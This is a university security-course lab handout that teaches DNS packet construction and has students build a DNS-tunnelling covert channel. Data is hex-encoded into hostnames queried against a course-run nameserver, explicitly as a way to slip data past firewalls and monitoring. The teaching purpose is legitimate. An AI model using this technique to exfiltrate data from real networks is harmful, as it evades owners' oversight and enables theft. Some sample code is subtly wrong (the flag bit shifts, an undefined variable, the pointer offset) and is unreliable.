ECE568: Computer Security

Courtney Gibson <courtney.gibson@utoronto.ca>

Lab #4

Network Security / Covert Channels

Overview

In this lab you will be gaining some hands-on experience with the DNS protocol, as well as exploring how it could be used by an attacker as a form of "covert channel" that could signal information outside of normal network/firewall rules and monitoring.

In this lab you will be asked to implement code that can send and receive DNS queries; you may write your solution in either Python or C, whichever you prefer. (The examples in this lab document, however, will be in Python.)

The basic idea of this lab is to write a program that uses DNS queries as a "covert channel", to send information out of a network. If you run your program with a command-line parameter, it sends data out:


```
$ ./lab4.py "This is a test string"
```

...and running it *without* a command-line parameter receives that same data in (potentially on another computer, elsewhere on the Internet):

```
$ ./lab4.py
This is a test string
$
```

Normally this sort of communication – to send data from one computer to another – would be done over something like a TCP/IP network socket. Instead, we will be using a fake set of **DNS queries** (with the help of a purpose-built fake "Name Server") to create a hidden communication channel.

The message flow is down in the following diagram:



The full details of this message flow are provided in the sections below.

This lab is due at 11:59pm on Friday, April 4, 2025. **Please plan ahead for this lab: no extensions will be given beyond the last day of class (Monday, April 7th).** As with the past labs, you can likely perform much of your development on your personal computer (or other UofT systems) – but your solution must ultimately run correctly on the ECF environment.

Background: DNS Queries

For this lab we will be making special queries against a subdomain of ece568.ca:

lab4.ece568.ca

This subdomain is not managed by a regular NS (Name Server); it is running a custom-built nameserver that will help us create our "covert channel" for secretly sending/receiving information.

Local Resolver

The NS for this domain responds to most queries like a normal Name Server. For example:

```
$ nslookup www.lab4.ece568.ca

Server: 128.100.8.2
Address: 128.100.8.2#53

Non-authoritative answer:
Name: www.lab4.ece568.ca
Address: 127.0.0.1
Name: www.lab4.ece568.ca
Address: ::1

$
```

Part of your task in this assignment is to write your own code for sending and receiving DNS queries. (Specifically, you are **not** to use a pre-existing DNS library: I would like you to write the DNS-specific code yourself, in order to really learn how DNS works.)

So, let's examine how a DNS query works…

The first part of the output, above, shows that the **nslookup** command is communicating with the "resolver" service running on the local computer (128.100.8.2):

```
Server: 128.100.8.2
Address: 128.100.8.2#53
```

Because **nslookup** receiving the answer from a local service (rather than *directly* from our "lab4" nameserver) it is reporting it as a "non-authoritative" answer:

```
Non-authoritative answer:
```

TIP: Finding your local resolver

To communicate with your local DNS resolver, something like the following Python code may be of use:

```
import dns.resolver
import socket

dnsQuery = …

# Send the query to the DNS server, over UDP port 53

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.settimeout(10.0)

dnsIP = dns.resolver.Resolver().nameservers[0]
dnsPort = 53

sock.sendto(dnsQuery, (dnsIP, dnsPort))

try:

     # Receive the response from the DNS server
     response, IP = sock.recvfrom(4096)

except Exception as e:

     # Communication timeout / error
     response = None

# Process the response
…
```

Authoritative Nameserver

While you can use any nameserver you like for this assignment, there may be cases where caching or other issues on your local nameserver may cause you issues. So, let's find the nameserver that is actually managing the lab4.ece568.ca domain:

```
$ dig www.lab4.ece568.ca +all

[…]

;; AUTHORITY SECTION:
lab4.ece568.ca. 2854 IN NS lab4ns.ece568.ca.

[…]
```

Let's re-try that same lookup but, this time, ask **nslookup** to directly contact our authoritative nameserver for the answer:

```
$ nslookup www.lab4.ece568.ca lab4ns.ece568.ca

Server: lab4ns.ece568.ca
Address: 142.93.152.233#53

Name: www.lab4.ece568.ca
Address: 127.0.0.1
Name: www.lab4.ece568.ca
Address: ::1

$
```


This time we have received an "authoritative" answer (*i.e.*, directly from the primary nameserver for the domain).

The **nslookup** command is making the DNS query by sending a **DNS Question** to the NS. You will have to construct these queries yourself in this lab, so let's look at the actual data that **nslookup** would have sent…

DNS Packet Structure

DNS queries (*e.g.*, "what's the address for www.google.com?") are accomplished by sending a specifically-formatted packet to your local DNS server. Your server will likely forward your query to a different name server, which may then forward it again... until it reaches a nameserver that can answer your question. The replies are then bounced back through a number of different servers until they reach you. Because of how they work (and how important they are for the regular operation of servers and server software) DNS queries are not normally subject to the same level of restriction and monitoring as other network protocols (like TCP/IP sockets, for example).


The DNS query/response packets can contain up to five different sections:



For this lab you will only need to work with the **Header**, **Question** and **Answer** sections.

DNS Packet Header

The first section in any DNS packet is the **Header**. This is a 12-byte section that is comprised of six unsigned 16-bit big-endian integers, starting with the ID field:



The **Flags** field in the **Header** is a 16-bit bitmask that contains a number of values that describe the type of DNS query you are making:

MSB															**LSB**
Bit 15	Bit 14	Bit 13	Bit 12	Bit 11	Bit 10	Bit 9	Bit 8	Bit 7	Bit 6	Bit 5	Bit 4	Bit 3	Bit 2	Bit 1	Bit 0
QR	**OPCODE**				**AA**	**TC**	**RD**	**RA**	**Z**			**RCODE**			

The **Flags** are defined as:

- **QR:** You should set this to 0 when making a query. (A value of 1 indicates a response.)
- **RD:** Set this to 1 when making a query (specifies that you desire recursive lookups). You can ignore it when processing the reply
- **RCODE:** You should set this to 0 when making a query. When processing a response, a value of 0 means your query was processed successfully; *a non-zero value means that your query contained an error*.
- **OPCODE, AA, TC, RA, Z:** You should set these to 0 when making your query, and can safely ignore them when processing the reply.

The remaining five fields in the **Header** are defined as follows:

- **ID:** This is a 16-bit sequence number that you assign to each of your queries. The DNS server will reply to your query with the same ID value. (*e.g.,* if you make a query with an ID of 1234, the DNS server will reply to that query with an ID of 1234.) It isn't critical for this Lab, but it's good practice to assign unique numbers to your queries.
- **QDCOUNT:** Specifies the number of entries in the **Question** section that follows the **Header**. (*i.e.,* this tells the DNS server how many questions you are asking in this one query.) You should set this value to 1, and only ask one question per query.
- **ANCOUNT:** When the DNS server replies, this will specify the number of entries in the **Answer** section. You should set this to 0 when making your query, and you can ignore anything after the first **Answer** reply.
- **NSCOUNT** and **ARCOUNT:** You should set these values to 0 when making your query, and you can ignore them when processing any replies.

The **Header** portion of a DNS question with an ID of 5 (0x0005) would look like this (as a Python byte array):

```
b'\x00\x05\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00'
#  ID-----|FLAGS--|QDCOUNT|ANCOUNT|NSCOUNT|ARCOUNT
```

TIP: Formatting the Flags

If you are less-familiar with bit-manipulation in Python, something like this might be useful:

```
QR     = 0
OPCODE = 0
AA     = 0
RC     = 0
RD     = 1
RA     = 0
Z      = 0
RCODE  = 0

flags = (( QR << 15 ) | ( OPCODE << 14 ) | ( AA << 10 ) |
          ( TC << 9 ) | ( RD << 8 ) | ( RA << 7 ) | ( Z << 4 ) |
          RCODE ).to_bytes(2,'big')
```

DNS Question Section

The next section of the DNS packet is the **Question** section; this portion of the DNS message is a variable-length field consisting of three parts:

1. **QNAME:** The hostname you are trying to query (*e.g.,* "www.google.com"). This consists of a series of **labels**. (See below.)
2. **QTYPE:** A 16-bit unsigned big-endian integer. This describes the *type* of query you are performing. This should be set to **0x0001** for an "A Record" lookup (a normal query), or **0x0005** for a "CNAME" lookup. (More on this later…)
3. **QCLASS:** A 16-bit unsigned big-endian integer. This describes the *class* of record you are looking for. For this lab, set it to **0x0001** ("Internet address").

The **QNAME** (and any other hostnames in a DNS packet) are encoded as a sequence of text *labels* (and optional *pointers*). Each segment of the hostname is split and encoded separately; for example, "**www.lab4.ece568.ca**" gets split into four labels:

www.lab4.ece568.ca			
www	**lab4**	**ece568**	**ca**

Each *label* consists of an 8-bit unsigned integer that specifies the length, followed by the label; for example:

```
\x03www\x04lab4\x06ece568\x02ca\x00
```

Note that, similar to C strings, the sequence is terminated by a NUL (\x00) character. (Also note that the **maximum length of a label is 63 characters**.)

Combining the QNAME with QTYPE and QCLASS, the entire Question section (for a normal "A Record" query) would be:

```
b'\x03www\x04lab4\x06ece568\x02ca\x00\x00\x01\x00\x01'
# QNAME-----------------------------|QTYPE--|QCLASS-
```

Because the domain name often appears in several places with a DNS response, there is one special label that you should be aware of: instead of terminating with a \x00, hostnames can instead terminate with a *pointer*. (This provides for a rudimentary form of data-compression.) You can distinguish the difference between a *length* and a *pointer*, because a *pointer* has both of its two most-significant bits set to 1:

```
if ( ( buffer[i] & 0xc0 ) == 0xc0 ):
     # This is a pointer
     offset = int.from_bytes(buffer[i:(i+1)], 'big') & 0x3f
```

In the case of a *pointer*, you should interpret that byte and the following bytes as an unsigned 16-bit big-endian integer; the lower 14 bits point to a string elsewhere in the DNS packet that you should duplicate into the name. (The first character of the DNS packet is considered "offset 0".) For example, if the characters "**\x04lab4...**" in the example above happened to start at character position 0x10 within the DNS packet , then the string:

\x03foo\xc0\x10

Would be interpreted as **foo.lab4.ece568.ca.** Names terminate with *either* a pointer or \x00; you should not use both.

Putting the **Header** and the **Question** sections together, a complete sample DNS query is:

```
b'\x00\x05\x01\x00\x00\x01\x00\x00\x00\x00\x00\x03www\x04lab4\x06ece568\x02ca\x00\x00\x01\x00\x01'
#   ID-----|FLAGS--|QDCOUNT|ANCOUNT|NSCOUNT|ARCOUNT|QNAME--------------------------|QTYPE--|QCLASS-
```

Background: DNS Replies

For this Lab, the DNS replies will essentially return back what was sent to the server, with a few Flags changed in the **Header**, and an **Answer** section added onto the end.

For example, in response to the sample query on the previous page, a DNS reply might look like the following:

```
b'\x00\x05\x81\x80\x00\x01\x00\x01\x00\x00\x00\x00\x03www\x04lab4\x06ec
e568\x02ca\x00\x00\x01\x00\x01\xc0\x0c\x00\x01\x00\x01\x00\x00\x00\x00\
x00\x04\x7f\x00\x00\x01'
```

The **Header**, **Question** and **Answer** sections are colour-coded, above, to help distinguish their location within the string. The **Header** is formatted as previously described, and the **Question** section is unchanged from what was sent to the server. The **Answer** section contains the reply from the nameserver.

The **Answer** section is a variable-length field that consists of six parts:

1. **NAME:** The hostname that was queried (same format as the CNAME in the Question section).
2. **TYPE:** A 16-bit unsigned big-endian integer: specifies what the RDATA field (below) contains. Set to 1 if the RDATA contains an IP address ("A Record"), or set to 5 if the RDATA contains a string ("CNAME").
3. **CLASS:** A 16-bit unsigned big-endian integer. Should be set to 0x0001 (Internet address). (You can ignore this for this Lab.)
4. **TTL:** A 32-bit unsigned big-endian integer. Specifies the number of seconds this result should be cached. (You can ignore this for this Lab.)
5. **RDLENGTH:** A 16-bit unsigned big-endian integer: specifies the length of the RDATA field (below) in bytes.
6. **RDATA:** The data returned by the DNS server. For this lab, it will be either an IP address or a string.

In the example above:

```
b'\xc0\x0c\x00\x01\x00\x01\x00\x00\x00\x00\x00\x04\x7f\x00\x00\x01'
#  NAME---|TYPE---|CLASS--|TTL-----------|RDLENGTH|RDATA---------
```

- **NAME:** The starting \xc0 indicates this is a *pointer*. The 16-bit value of 0xc00c means that the pointer points to character number \x0c (= 12) of the DNS packet. (Character 12 is where the string "\x03www\x04lab4..." begins; as a result, the NAME is the string "www.lab4.ece568.ca".) You can ignore the NAME field in this Lab – however you need to know how to recognize where the field ends, in order to skip it and locate the other fields. (In this example, it's just the two characters.)

- **TYPE:** This value of 0x0001 means that RDATA contains an IP address.
- **RDLENGTH:** 4-bytes (0x0004) is correct for an IP address
- **RDATA:** The bytes [0x7f, 0x00, 0x00, 0x01] should be interpreted as an IP address of 127.0.0.1.

In this lab you will be querying the DNS server for both IP addresses ("A" records, as above) and strings ("CNAME" records). A reply with a string might look like the following:

```
b'\xc0\x0c\x00\x05\x00\x01\x00\x00\x00\x00\x00\x07\x04test\xc0\x10'
#  NAME---|TYPE---|CLASS--|TTL-----------|RDLENGTH|RDATA---------
```

- **NAME:** As above
- **TYPE:** This value of 0x0005 means that RDATA contains a string
- **RDLENGTH:** The RDATA field is 7 bytes (0x0007) long
- **RDATA:** The string starts with "\x04test" ("test."), and is then followed by a *pointer* (0xc010). This pointer points to character 16 (0x10) of the DNS packet, which is where "\x04lab4\x06ece..." begins. Combining those, RDATA should be interpreted as the string "test.lab4.ece568.ca".

You now know how to create and parse basic DNS queries.

The Assignment

The nameserver for the **lab4.ece568.ca** domain is not a regular nameserver; it is designed to demonstrate using DNS as a means of creating a "covert channel".

There are special "hostnames" that are designed to make it look like you are just "requesting an IP address" (just like looking up "www.google.com")... but the act of "looking up the address" actually allows you to secretly store values inside our DNS server:

`w.`*`username`*`.`*`sequenceNumber`*`.`*`data`*`.lab4.ece568.ca`

The "w" at the beginning stands for "write". The **username** part of the hostname should be your ECF username (this is your personal "mailbox" for storing values in). The **sequenceNumber** can be any value you choose; I would recommend just an integer sequence number (it is ignored, but it can help avoid problems with DNS caching). The **data** is where you can place a small amount of data that you would like stored. For this lab, your **data** should be a hex-encoded string (no more than 60 hex characters / 30 original characters).

For example, if I wanted to secretly send three values of "message1", "message2" and "message3", I would first hex-encode the strings:

message1	6d65737361676531
message2	6d65737361676532
message3	6d65737361676533

If my ECF username is "gibson", then I would then make the following three "DNS queries" for "A records":

```
w.gibson.1.6d65737361676531.lab4.ece568.ca
w.gibson.2.6d65737361676532.lab4.ece568.ca
w.gibson.3.6d65737361676533.lab4.ece568.ca
```

The queries will return addresses of 127.0.0.1, 127.0.0.2 and 127.0.0.3 (the last digit indicates the number of pieces of data you have stored). (The server will store a maximum of 100 messages in your "mailbox", and will automatically expire your messages after 60 seconds.)

To anyone observing your program, it will look like you've just asked for a few IP addresses... and, because of the volume of DNS lookups that typically occur on systems, this isn't an operation that's normally logged or blocked by firewalls. You've succeeded in sending out a secret message over a "covert channel".

To read your values back, you can make a **CNAME** query to a different hostname:

r.*username*.*sequenceNumber*.lab4.ece568.ca

The "r" at the beginning stands for "read". (Again, the sequenceNumber is ignored by the server, but it may help avoid problems with DNS caching.)

In response to this CNAME query, the DNS server will either respond with a hostname of:

d.*data*.lab4.ece568.ca

to provide you with the next piece of stored data, or it will reply with:

nodata.lab4.ece568.ca

if your "mailbox" is empty.

Again, to anyone observing your program, it will look like you've just asked for a few IP addresses – and this will typically not be logged or blocked (even if the firewall ports disallow all regular outbound network traffic).

Before writing your program, you can verify your understanding of how this works by manually performing queries with the **nslookup** command:

```
$ nslookup w.gibson.1.6d65737361676531.lab4.ece568.ca

Name: w.gibson.1.6d65737361676531.lab4.ece568.ca
Address: 127.0.0.1

$ nslookup w.gibson.2.6d65737361676532.lab4.ece568.ca

Name: w.gibson.2.6d65737361676532.lab4.ece568.ca
Address: 127.0.0.2

$ nslookup w.gibson.3.6d65737361676533.lab4.ece568.ca

Name: w.gibson.3.6d65737361676533.lab4.ece568.ca
Address: 127.0.0.3

$ nslookup -type=CNAME r.gibson.1.lab4.ece568.ca

r.gibson.1.lab4.ece568.ca canonical name = d.6d65737361676531.lab4.ece568.ca.

$ nslookup -type=CNAME r.gibson.2.lab4.ece568.ca

r.gibson.2.lab4.ece568.ca canonical name = d.6d65737361676532.lab4.ece568.ca.

$ nslookup -type=CNAME r.gibson.3.lab4.ece568.ca

r.gibson.3.lab4.ece568.ca canonical name = d.6d65737361676533.lab4.ece568.ca.

$ nslookup -type=CNAME r.gibson.4.lab4.ece568.ca

r.gibson.3.lab4.ece568.ca canonical name = nodata.lab4.ece568.ca.
```

Your program should perform the following operations:

1. If your program is run with a single command-line argument, it should divide the string into chunks of no more than 30 characters (if it is longer than 30 characters). Then, for each chunk:
    a. Hex-encode the data
    b. Make a DNS "A Record" query, using the "w." hostname, to write the data into your mailbox. (Again, you are to create the code yourself to construct the raw DNS packet and send it to the server: please do not use someone else's pre-existing library for this.)
    c. Print the IP address that the server returns (this is important: it will help us in grading, to determine whether your program is working correctly).
    d. After the last chunk is sent, exit with a value of 0 (*e.g.,* "sys.exit(0)") to indicate that everything was sent successfully. If you encounter an error communicating with the DNS server, exit with a value of 2 (*e.g.,* "sys.exit(2)").

2. If your program is run without any command-line arguments, it should loop and:
    a. Make a DNS "CNAME" query, using the "r." hostname, to retrieve any data sitting in your "mailbox".
    b. If data is returned (a "d." reply) then print it to stdout (without any line breaks between entries).
    c. If no data is available (a reply of "nodata.lab4.ece568.ca") then stop looping
    d. If some data was returned, exit with a value of 0 ("sys.exit(0)"). If no data was returned, exit with a value of 1 ("sys.exit(1)"). If you encounter an error communicating with the DNS server, exit with a value of 2 ("sys.exit(2)").

See the next section for sample testcases. If you are writing this in Python, your program should be called "lab4.py". If you are writing this in C, your Makefile should produce an executable called "lab4".

TIP: Finding Your Username

To automatically find your ECF username (if you and your lab partner are both working on the assignment at the same time), something like this might be useful:

```
import os

mailboxName = os.getlogin()
```

Test Cases

Your code will be tested against a larger / different number of test cases – but please make sure your code works properly against **at least** these tests:

```
$ ./lab4.py message1
127.0.0.1
$ ./lab4.py
message1
$
```

```
$ ./lab4.py message1
127.0.0.1
$ ./lab4.py message2
127.0.0.2
$ ./lab4.py message3
127.0.0.3
$ ./lab4.py
message1message2message3
$
```

```
$ ./lab4.py 12345678901234567890123456789hello-WORLD
127.0.0.1
127.0.0.2
$ echo $?
0
$ ./lab4.py
12345678901234567890123456789hello-WORLD
$ echo $?
0
$ ./lab4.py
$ echo $?
1
$
```

```
$ ./lab4.py `echo -e "hello\nworld\nThis is a test!" | base64`
127.0.0.1
127.0.0.2
$ ./lab4.py | base64 –decode
hello
world
This is a test!
$
```

Submitting

As with the previous labs, please create an **explanations_lab4.txt** file that starts with the names and student numbers of your group members, prefixed with an "#":

```
#name1, studentNumber1, email1
#name2, studentNumber2, email2
```

For example:

```
#Jane Skule, 998877665, jane.skule@utoronto.ca
#John Skule, 998877556, john.skule@utoronto.ca
```

It is very important that this information (and the filename) is correct: your mark will be uploaded to Quercus by student number and the email(s) you give here will be how we get the results of your lab marking back to you.

Submit your lab assignment via the ECF *submit* command. If you are submitting a Python program, it should be submitted as:

```
submitece568s 4 explanations_lab4.txt lab4.py
```

For a C program, you should include a Makefile that properly compiles your solution:

```
submitece568s 4 explanations_lab4.txt lab4.c Makefile
```

You may submit as may times as you would like; your final submission is the one that will be marked. (If you submit code in one language and then decide later to switch to programming in another language, please let me know so that I can clean out your old program from your submission directory.) The submission command for the lab will cease to work after the lab is due.